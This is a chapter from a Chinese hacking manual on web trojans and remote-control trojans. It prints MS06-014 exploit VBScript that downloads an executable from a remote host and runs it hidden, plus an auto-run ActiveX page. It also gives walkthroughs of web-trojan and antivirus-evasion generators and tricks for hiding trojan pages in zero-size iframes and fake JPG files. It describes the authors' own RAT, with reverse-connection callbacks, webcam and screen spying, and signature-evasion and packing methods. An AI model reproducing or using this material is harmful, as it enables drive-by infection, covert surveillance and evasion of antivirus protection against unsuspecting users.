第3章　网马与木马

木马全称为“特洛伊木马”，英文为 Trojan Horse，这个词来源于古希腊故事。古希腊传说特洛伊王子帕里斯访问希腊，诱走了王后海伦，希腊人因此远征特洛伊。经过了 9 年的围攻，特洛伊城久攻不下。于是希腊将领奥德修斯献了一计，即制造一只高二丈的大木马假装作战马神，随后在攻击数天后假装兵败，留下这只木马拔营而去。城中得到解围的消息，举城欢庆，并把这个奇异的战利品大木马搬入城内。当全城军民进入梦乡时，藏于木马中的将士从木马密门出来，打开城门引入外兵，攻下了特洛伊城。

以上是“特洛伊木马”的来历。计算机界把伪装成良性程序的计算机文件形象地称为“木马”。作为一种计算机程序，最开始它与“计算机病毒”的概念并不相同，但由于近年来入侵者越来越多地将其用于非法的用途，致使越来越多的杀毒软件已开始查杀木马程序，“冰河”作为国内最早的一款优秀木马来说，在国内一直是不可动摇的领军木马，跟随其后的“广外女生”、“灰鸽子”等远程控制木马作为后起之秀，运用了一系列具有创造性的技术彻底改变了传统木马的运行方式，使这两种远程控制木马在某种程度上达到了起初想象不到的高度。

3.1　网马

网马，又被称作网页木马。就目前来说，它在国内十分流行，原因很简单，这种攻击在各种网络威胁中技术含量相对较低，再加上擅长脚本技术的人及时地推出了众多简便式的网页木马生成器和一些网页代码，对于国内网页木马的流行起到了奠基的作用，这也就意味着便于制作和推广。

网页木马实际上是指一些特殊的 HTML 网页，与其他网页不同的是，该网页是经过黑客精心制作的，用户一旦浏览了该页面就会运行黑客指定的程序。有些读者可能会说，打开一个网页，IE 浏览器真的能自动下载程序并运行程序吗？如果 IE 真的能肆无忌惮地任意下载和运行程序，那在我们平时上网冲浪时岂不是危机重重。实际上，为了安全，IE 浏览器是禁止自动下载和运行程序的，尤其是运行程序。但 IE 浏览器存在着一些已知或未知的漏洞，网页木马就是利用这些漏洞来获得权限下载和运行程序的。

网页木马使攻击者能获得大量机器的控制权，间接形成利用 TCP/IP 协议漏洞的 DOS/DDOS 攻击的僵尸网络和一些其他的商业非法活动，例如，投票、发布商业广告、作为跳板的一些渗透等。这使得网页木马在某些时候造成极大的危害。网页木马的利用趋势已由最开始的恶作剧性的窥视变成了利用受众机器形成一种转化为攻击和谋求商业利益的途径了。

3.1.1　认识网马

其实大部分网马都是利用 IE 的溢出漏洞进行越权操作的，按照微软的限制，IE 在不经过用户同意的情况下，是不能下载和运行应用程序的。IE 要显示网页，就要处理 HTML 标签或运行一些镶嵌在页面里的脚本代码，但是有些地方 IE 处理得并不是很完善，所以就会有溢出漏洞存在。黑客们就是利用漏洞修改 IE 的程序流程，让系统下载木马并把它运行起来。

1. 网页木马的工作流程

用户不知情或受骗访问了含有网页木马的网页，网页木马利用 IE 漏洞或者一些脚本功能下载了一个可执行文件或脚本，如以下代码。

```
<script language="javascript">
run_exe="<OBJECT ID=\"RUNIT\" WIDTH=0 HEIGHT=0 TYPE=\"application/x-
oleobject\""
run_exe+="CODEBASE=\"test.exe#version=1,1,1,1\">"
run_exe+="<PARAM NAME=\"_Version\" value=\"65536\">"
run_exe+="</OBJECT>"
run_exe+="<HTML><H1>网页加载中，请稍后....正在运行木马</H1></HTML>";
document.open();
document.clear();
***ln(run_exe);
document.close();
</script>
```

将上述代码保存为 test.htm 后，在相同目录里放置一个 exe 文件（木马），并命名为“test.exe”。现在访问 test.htm 页面后，将会出现“网页加载中，请稍候……正在运行木马”的提示，稍候，test.exe 将被运行。这种方式在打开 IE 时本地和远程都会提示，稍有些安全意识的人都不会上当，可事实上，这种方法仍然会使很多极不小心的人上当。这个流程较为经典。

接下来我们再来看一段代码。

```
<script language="VBScript">
on error resume next
dl = "http://www.xxx.com/test.exe"   //网络中的木马地址
Set df = document.createElement("object")
df.setAttribute "classid", "clsid:BD96C556-65A3-11D0-983A-00C04FC29E36"
str="Microsoft.XMLHTTP"
```

```
Set x = df.CreateObject(str,"")
a1="Ado"
a2="db."
a3="Str"
a4="eam"
str1=a1&a2&a3&a4
str5=str1
set S = df.createobject(str5,"")
S.type = 1
str6="GET"
x.Open str6, dl, False
x.Send
fname1="gold.com"
set F = df.createobject("Scripting.FileSystemObject","")
set tmp = F.GetSpecialFolder(2)
fname1= F.BuildPath(tmp,fname1)
S.open
S.write x.responseBody
S.savetofile fname1,2
S.close
set Q = df.createobject("Shell.Application","")
Q.ShellExecute fname1,"","","open",0
</script>
```

上述代码就是 ms06014 的利用代码，综合以上，大致可以看出，网页木马的基础就是非法让用户在不知觉的情况下下载并运行非法程序以谋取自己的非法利益。在网页木马的历史上，影响重大的还有 MHT 漏洞，即 Windows 在处理畸形 MHTML，这些都能使用户执行任意脚本代码。

一些对脚本较有研究的人在研究出漏洞的触发机制并成功地制作出漏洞页面以后，编写了网马生成器，稍稍懂点电脑的人们只要点击几下鼠标就可以生成自己的网马，过程十分简单。在本节中，将会介绍到两款网马生成器，它们是 MS06014JS 版网马生成器和短小精悍的网马生成器。2006 年，微软的第 14 个漏洞出现在 IE 浏览器上，这是一个比较严重的漏洞——MS06014 漏洞，所以 2006 年的网马基本上都是基于这个漏洞而编制的。

为了测试木马，让效果明显一些，这里，我们用一个应用程序——本程序来充当用户下载并执行的木马。

把 C:\Windows\System32 目录下的 notepad.exe 文件复制出来，放到 C:\Inetpub\wwwroot 里当作木马，并把它改名为 muma.exe。这里它的网址就是 http://127.0.0.1/muma.exe，只要在访问木马页面的时候能打开木马程序（这里是记事本），就说明网马运行成功了。

2. MS06014 JS 版网马生成器

这是由火狐技术联盟的 SubSeven 根据 MS06014 漏洞编写的一款木马生成器，程序的界面很简单，只有一个用来输入木马地址的输入框和一个生成按钮。在木马地址里输入木马的网址 http://127.0.0.1/muma.exe，单击“生成”按钮，如图 3-1 所示。




图 3-1

木马就被生成了，在木马生成器所在的目录下，多了一个名为 s7.htm 的网页文件，把它复制到 C:\Inetpub\wwwroot 里。这个文件可以随便改名字，这里就不改了，如图 3-2 所示。

图 3-2

打开浏览器，浏览 http://127.0.0.1/s7.htm 这个网页。在经过一段时间的代码执行之后，浏览器打开了记事本程序，漏洞利用成功，浏览者运行了木马，如图 3-3 所示。




图 3-3

3. 短小精悍的网马生成器

短小精悍的网马生成器的“短小精悍”估计指的不是生成器的体积短小精悍，240KB 的体积虽然不算很大，但绝对不算小，大概是指它所生成的木马网页很短小精悍。

这个生成器也是根据 MS06014 漏洞编写的，它的界面也很简单。在木马下载 url 里输入想要让浏览者下载的木马地址 http://127.0.0.1/muma.exe，单击“生成网马”按钮就可以了，如图 3-4 所示。

图 3-4

单击“生成网马”按钮之后，在生成器的目录下会多出一个 ms06014.htm 网页文件，把它复制到 IIS 的目录 C:\Inetpub\wwwroot 里，在浏览器里访问这个页面，如图 3-5 所示。




图 3-5

成功地打开了记事本程序，漏洞利用成功，木马成功运行。总体来说，网页木马的制作并不复杂，它的重点往往是加密和隐藏。

3.1.2　木马免杀

前面介绍的两款网马生成器生成的木马的生成页面都是相同的，只是要下载的木马会根据用户配置的不同而有所不同。使用的人多了，就会引起杀毒厂商的注意。由于生成的木马网页中有部分代码是相同的，杀毒就可以根据网页里有无这些代码来判断是不是网马，当用户访问的页面里有这些代码的时候，杀毒软件就会拒绝并警告用户。

如何躲过杀毒软件就成了一个很重要的研究手段，不过“上有政策，下有对策”，一些代码可以用其他几句功能相同的代码代替，比如改为变量名代替，变量名可以随便起，有成千上万种可能，杀毒软件不可能将所有可能用的变量名都当成病毒，这种方式显然是可行的；而且页面里的代码可以事先经过加密，在执行之前再解密执行，加密的方法有无数种，杀毒软件同样也束手无策。

于是，在以前的生成器所生成的网马被杀毒软件列入黑名单后，高手们又做出了一些对代码已经进行过加密、变形的网马生成器，比如雨天免杀网马生成器、老丁变种 vip 网马生成工具、小僧空尽过 Sp2 网马生成器等。

1. 雨天免杀网马生成器

打开生成器，从它的标题已经可以看出，它生成的木马目前可以躲过瑞星杀毒软件的 IE 保护的查杀，不过这些都只是暂时的，等杀毒软件把新版本所生成的网马列入黑名单后，生成器的作者只有重新编写一个新的版本了。

在木马地址里填写上木马要下载的木马地址 http://127.0.0.1/muma.exe，在木马目录里填写木马所在的目录 http://127.0.0.1/，如图 3-6 所示。单击“生成网马”按钮后，就会在生成器的目录里生成两个文件，一个是 qingping.htm，另一个是 yt.vbs，如图 3-7 所示。




图 3-6

图 3-7

这两个文件必须要跟木马放在同一个目录，所以把这两个文件都复制到 C:\Inetpub\wwwroot 目录里，yt.vbs 文件不能改名，否则木马即使下载成功也不会运行起来。在浏览器里访问 qingping.htm，打开 http://127.0.0.1/qingping.htm。

由于页面要先经过解密才执行代码，所以页面会打开得比较慢一些，但这并不影响代码的功能，木马还是成功地被运行起来了。

2. 小僧空尽过 Sp2 网马生成器

小僧空尽过 Sp2 网马生成器是一款很不错的网马生成器，它生成的木马可以躲过目前瑞星杀毒、卡巴斯基和江民杀毒软件的查杀，而且里面还带有两层加密方式。

打开网马生成器，输入木马的 Url 路径 http://127.0.0.1/muma.exe，单击“生成网马”按钮，如图 3-8 所示。

图 3-8

在生成器的目录里多出一个 xskj.htm 网页文件，这个就是生成的网马。在生成器里也会多出一个“进入免杀一”的按钮，如图 3-9 所示。

图 3-9

单击它，会进入第一种免杀加密方式的设置页面。单击“选择网马”按钮，可以选择要加密的网马文件，如果不另外选择，则对刚生成的网马进行免杀加密。勾选“是否备份”复选框，会在加密之前先把没加密过的文件进行备份，以备万一加密后网马不能用，还可以进行还原，如图 3-10 所示。




图 3-10

单击“免杀”按钮，开始进行加密。加密完成之后，会在“免杀”按钮的旁边多出一个“进入免杀二”的按钮，单击它可以进入第二种免杀方式，如图 3-11 所示。

图 3-11

免杀二的界面跟免杀一的界面差不多，都可以选择要免杀的文件及是否备份，不过同时又多出了一个“免杀强度”的选项，它可以设置加密的强度，加密的强度越高，被杀毒软件查杀的可能性越小，但相对地，浏览者要运行木马所花的时间就越多，很可能会在页面还没

有解析完的时候浏览者就把页面关掉了，其中的取舍只有根据实际的情况来把握了，如图 3-12 所示。




图 3-12

一切设置好后，单击“免杀”按钮就对木马进行加密了。

最后，把加密过后的 xskj.htm 文件复制到 C:\Inetpub\wwwroot 目录里，访问 htt://127.0.0.1/xskj.htm，如图 3-13 所示。

图 3-13

成功地弹出了记事本程序，现在，在任务管理器中可以看到，确实有 muma.exe 这个进程，说明木马已经成功运行了，达到了预期攻击的效果，如图 3-14 所示。




图 3-14

3.1.3　网马隐藏

如果访问一个网页的时候，网页是空白一片而什么也没有，稍有安全意识的人都会察觉有问题，即使看不出问题，通常也不会在这个页面上停留太久。这样的话，木马被运行起来的可能性是很小的，因为代码还没运行起来页面就被关掉了，再精炼的代码也没有用武之地。

这时候，很多“挂马者”就想到先做一个正常的页面，再把木马页面插到里面，靠页面的内容吸引浏览者的注意，木马在后面偷偷地下载。于是有些攻击者就想到利用黄色图片、文章或一些其他的内容来吸引用户浏览，事实证明，由于人们好奇心的驱使和一些其他的因素，还是有众多用户受骗。下面介绍几种网马隐藏的办法。

1. 使用框架

在讲解框架时曾介绍的方法在这里也可以用，即在一个正常页面里插入如下代码，使用户在不知不觉中访问木马页面。

```
<iframe src="木马页面" width="0" height="0"></iframe>
```

2. 不算漏洞的漏洞

微软的 IE 浏览器有个不算漏洞的漏洞，即如果在一个图片文件里有 HTML 代码，就会解析并执行这些 HTML 代码。

用记事本编辑如下代码。

```
<frameset rows="444,0" cols="*">
```

```
    <frame src="图片地址" framborder="no" scrolling="auto" noresize marginwidth
="0" margingheight="0">
    <frame src="网马地址" frameborder="no" scrolling="no" noresize marginwidth
="0" margingheight="0">
    </frameset>
```

把它保存为一个 JPG 文件，上传到网站。然后在各论坛里发贴欺骗其他用户访问此图片，其他用户看到文件的后缀是图片时便打开了它，打开它后确实也看到了这个图片，但是他不知道的是，其实在他访问图片的时候，不知不觉中已经访问了网马的页面了。

3.2 木马和后门

3.2.1 赤兔马

这里，两位作者在本书中推出了类似于“灰鸽子”的一款远程控制软件。由于是雏形，再加上时间仓促，程序中还有很多功能没有得到完善。现在的这个程序也只是个雏形，不足之处还望读者见谅！

两位作者在这里将该程序命名为“赤兔马”，因为“赤兔马”在网络中还没有以任何形式任何版本发行，此程序是在《黑客攻防实战进阶》一书中首度发行，所以绝不会有任何杀毒软件能查杀此程序。

跟“灰鸽子”一样，“赤兔马”同样只有一个控制端，服务端程序由控制端生成，其文件结构如图 3-15 所示。

图 3-15

其中，CTRLER.exe 是“赤兔马”的控制端，双击运行后，会弹出一个对话框，告诉用户当前计算机的机器名及程序当前所开端口，如图 3-16 所示。




图 3-16

“当前端口”代表“赤兔马”目前所监听的端口，类似于“灰鸽子”的自动上线端口（灰鸽子的默认监听端口是 8000）。“赤兔马”的主程序控制类似于传统的即时聊天软件（QQ、

TM、MSN），界面极具人性化，非常容易上手，其主界面如图 3-17 所示。




图 3-17

要连接被控端的电脑，“赤兔马”提供两种方式进行连接，一种是主动连接，即类似于以往传统的后门，在输入目标 IP 及身份信息后，即能对目标主机实施远程操作。另一种是自动上线，类似于“灰鸽子”的自动上线方式，从而使被控端能准确无误地连接控制端。

1. 自动上线

因为防火墙或 TCP/IP 策略的原因，“赤兔马”中的“自动上线”功能是当“主动连接”无法连接被控端计算机时用来穿越控制端防火墙或 TCP/IP 策略的，以往的木马大都是控制端连接被控制端，然后对其进行控制，可自从 Windows XP SP2 出来后，使得越来越多的正向连接型木马无法连接，于是才华横溢的国人就使用了反向连接技术，即这里的“自动上线”，由被控制端来连接控制端，于是就达到了穿越防火墙的目的。

但是，在网络中，拥有固定 IP 的计算机还不是很多，当宽带用户每次重启路由后，其 IP 地址就变化了，被控制端自然也就找不到控制端了，于是控制者们就用网页地址来做中转，控制端每次开机时会自动登录目的网站，并主动连接获得 IP 地址，于是被控制端就能根据网站上储存的 IP 地址来连接控制端了。

普通的远程控制软件需要知道远程计算机的 IP 地址才能连接和控制，这种方式往往需要知道对方的 IP，而且由于局域网里的电脑都是使用一个公网 IP 连网的，所以不能控制局域网内的机器。

“赤兔马”有 4 种自动上线方式，可以根据输入主控机的 IP 地址、计算机名、域名或者网页文件让被控制端自动根据上述的方法取得主控机地址并连接上主控机，接受主控端的控制。这样就完成了自动上线的连接和控制了。所以，首先必须有一个支持 FTP 方式登录的主页空间，笔者在这里推荐网易的个人空间，可以通过多种方式购买，最方便的是用网易的点卡来购买，也可以免费试用一个月。

（1）更改上线端口

单击窗口下的“换上线端口”菜单，弹出输入对话框。要求输入新的端口号，在其中输入一个 1～65535 的数字，默认是 9527，用来指定主控机侦听的端口号，以便被控机连接这个端口。输入完后，要关闭主控端后重新打开才能够生效，如图 3-18 所示。




图 3-18

（2）生成被控端

单击窗口下的“配制被控端”菜单，将弹出“生成被控端”对话框，如图 3-19 所示。




图 3-19

在这里可以设置被控制的上线端口，即用来指定被控端上线接受控制时连接主控机的端口。默认为 9527 端口，如果设置为其他端口，请把主控端的侦听端口也改为相应端口，否则被控端将无法正常上线。

在生成被控端的时候，有两种选择，可以勾选“网易域名或网络文件上线”，可以在对应的编辑框中填写用户申请好的域名或一个网页文件的地址；也可以选择 IP 上线，然后填写主控端的 IP 地址、计算机名或指向本机的域名。被控端是通过它们来获得主控端的地址的，比如个人主页空间地址是 http://xxx.vip.5944.net，那么可以填入 http://xxx.vip.5944.net/ip.html，其中，ip.html 是用来存放主控端 IP 的文件，如图 3-20 所示。

当需要被控端上线时，只需要将自己公网 IP 写入 ip.html 并上传到个人空间（http://xxx.vip.5944.net/ip.html）上，被控制端就能自动上线了。

图 3-20

当然，也可以使用域名、IP 上线，点选“IP 上线”复选框，然后在它下面的编辑框里输入当前的 IP 或指向本机的域名即可，这里笔者推荐使用花生壳域名，如图 3-21 所示。




图 3-21

为了避免当被控端数量增多使控制端无法区分时，可以在这里设置被控端名称，接下来选择生成的被控端的保存路径和图标，如图 3-22 所示。




图 3-22

单击“生成”按钮即可生成被控端，在其他计算机上双击控制端后，就可以对它进行远程控制了。

2. 主机上线

当对方运行被控制端后，就会根据用户配置的信息自动连接主控端，上线后在主控端弹出提示，如图 3-23 所示。




图 3-23

接下来便可对它进行各种操作。

3. 屏幕监控

可以捕获并控制对方的屏幕，在主机列表里选中一台机器，然后单击右键里的“屏幕控制”菜单，弹出屏幕监控对话框，如图 3-24 所示。

图 3-24

在设置好截屏间隔后，“自动截屏”就可以实时查看被控机的屏幕了，勾上“控制”之后，

就可以像操作本机一样轻松地控制被控端了。

4. 视频监控

如果被控端安装有摄像头，“赤兔马”可以查看被控端的摄像头拍到的内容。郑重声明，此功能可能会涉及个人隐私，请不要用于违法用途！

5. 文件管理

在主机列表里选中一台机器，然后单击右键里的“文件管理”菜单，弹出文件管理对话框。使用这个功能可以像用资源管理器管理本地文件一样地管理远程计算机上的文件，如图 3-25 所示。




图 3-25

在文件列表框里单击右键，还可以从本机上传文件到被控端，以及从被控端下载文件到本机。

还可以打开文件，对要打开的文件单击右键，单击“远程打开”菜单，就会弹出“参数设置”对话框。如果要打开的程序需要输入参数，可以在这里输入，当然，如果没有参数需要输入，也可以留空。还可以选择不同的运行方式，默认选择“正常运行”，还可以选择“隐藏窗口”、“最大化”和“最小化”的方式来打开文件。设置好运行方式后，单击“确定”按钮，被控机上就会按照选择的方式打开这个文件了，如图 3-26 所示。




图 3-26

6. 进程管理

在主机列表里选中一台机器，然后单击右键里的“进程管理”菜单，弹出进程管理对话框。在这里可以查看和结束被控端的进程，如图 3-27 所示。

7. 窗口管理

在主机列表里选中一台机器，然后单击右键里的“窗口管理”菜单，弹出“进程管理”对话框。在这里面可以查看被控机上所有打开的窗口，还可以对窗口进行显示、隐藏、关闭等操作，如图 3-28 所示。

图 3-27

图 3-28

8. 肉鸡信息

在主机列表里选中一台机器，然后单击右键里的“肉鸡信息”菜单，弹出“肉鸡信息”对话框。在这里可以看到被控端的相关信息，如图 3-29 所示。




图 3-29

9. 卸载被控端

在主机列表里选中一台机器，然后单击右键里的“肉鸡信息”菜单，弹出“肉鸡信息”对话框。这个选项可以让被控机自动把被控端程序卸载，在误运行被控端后，可以使用这个功能进行卸载。

3.2.2　木马免杀

在病毒肆虐的今天，杀毒软件也得到了空前的发展。杀毒软件能将大部分病毒、后门程序识别并删除。有的时候辛辛苦苦入侵了一台主机，将自己的后门程序传上去，还没有运行起来就被杀毒软件给删除掉了。这样的损失对入侵者来说是灾难性的，如果不在对方的电脑里留个后门，下次要再进这台主机又要重新利用一次漏洞，这是很麻烦的，而且没有后门就有很多事情不能做。于是，高手们想出了各种各样的办法来让木马逃过杀毒软件的追杀。

本节主要介绍如何让杀毒软件识别不出病毒，这种技术通称免杀技术。

1. 免杀原理

要想做到免杀，必须先知道杀毒软件是凭什么判断一个文件是不是病毒文件的，才能有针对性地让杀毒软件认不出来。杀毒软件是怎么把病毒认出来的呢？其实，电脑里的每个程序都不相同，归根到底，病毒也是程序，也会有与众不同的特征。

杀毒软件就是把病毒的特征代码给找出来，保存在一个数据库里。比如，某杀毒软件的数据库里定义的就像这样：将某程序第 1000~1009 行代码为“*&^*&^@#$d”的文件定义为病毒。那么，杀毒软件在识别病毒的时候，就把文件里指定位置的代码一个一个的跟数据库里的代码对比，如果相同，就把这个文件当做病毒处理；若不相同，就进行下一个对比。既然如此，只要把病毒里被当成特征位置的代码改变，杀毒软件就认不出来了。可能有人会想到，如果杀毒软件是把整个文件的代码都当成病毒呢？那就更容易了，杀毒软件也怕杀错的，所以一定要完全相等才会认为是病毒。所以随便改掉一句代码，杀毒软件就不会把它当做病毒了。而且一个应用程序一般都有上万条代码，如果真的要全部对比，会浪费掉很多时间，可能一天都扫描不完一次系统。所以，

杀毒软件是不会做这种费力不讨好的事情的。

问题又来了，怎么才能知道杀毒软件是用了哪几句代码做了特征码呢？要想知道这点确实不容易。如果不知道特征码，改代码就没有针对性了，很可能忙了半天，改掉的位置根本不是特征码。既然不知道，那就索性全都改掉好了。

2. 加壳技术

由于现在市场上的软件被盗版得非常猖狂，所以很多软件制作者都在想方设法把自己的软件加密。但是所有的应用程序都可以通过反汇编工具根据程序的二进制机器码得到它的汇编代码，汇编代码虽然晦涩些，但也还是有人看得懂的。只要看懂了代码，那么无论如何加密，都是没有用的。

于是就有人提出了加壳技术，就是把已经生成的应用程序的代码加密，被加密过后的代码电脑是不认识的，于是在程序的开始部分插入一段解密代码，运行程序的时候先运行解密代码，在内存里把原来的代码解密，然后才执行代码。这个方法非常有效，加密之后的程序代码连电脑都不认识，反汇编出来的东西也是没有参考价值的东西。但是，因为加壳后，程序的前面加了解密代码，所以程序的体积变大了一些，这无疑是一个遗憾。不过，后来又有人把压缩技术融入到加壳技术里，于是有些壳就带有压缩功能了，经过加壳后的程序体积反而比没有加过壳的要小得多，这种带压缩功能的壳就叫做压缩壳。

但是如果手动去帮程序一句一句地加密代码，不知道要做到哪年才能完成了，所以高手们通常都是编写一个程序来帮他们完成这个枯燥费时的过程，这些程序就是加壳程序。

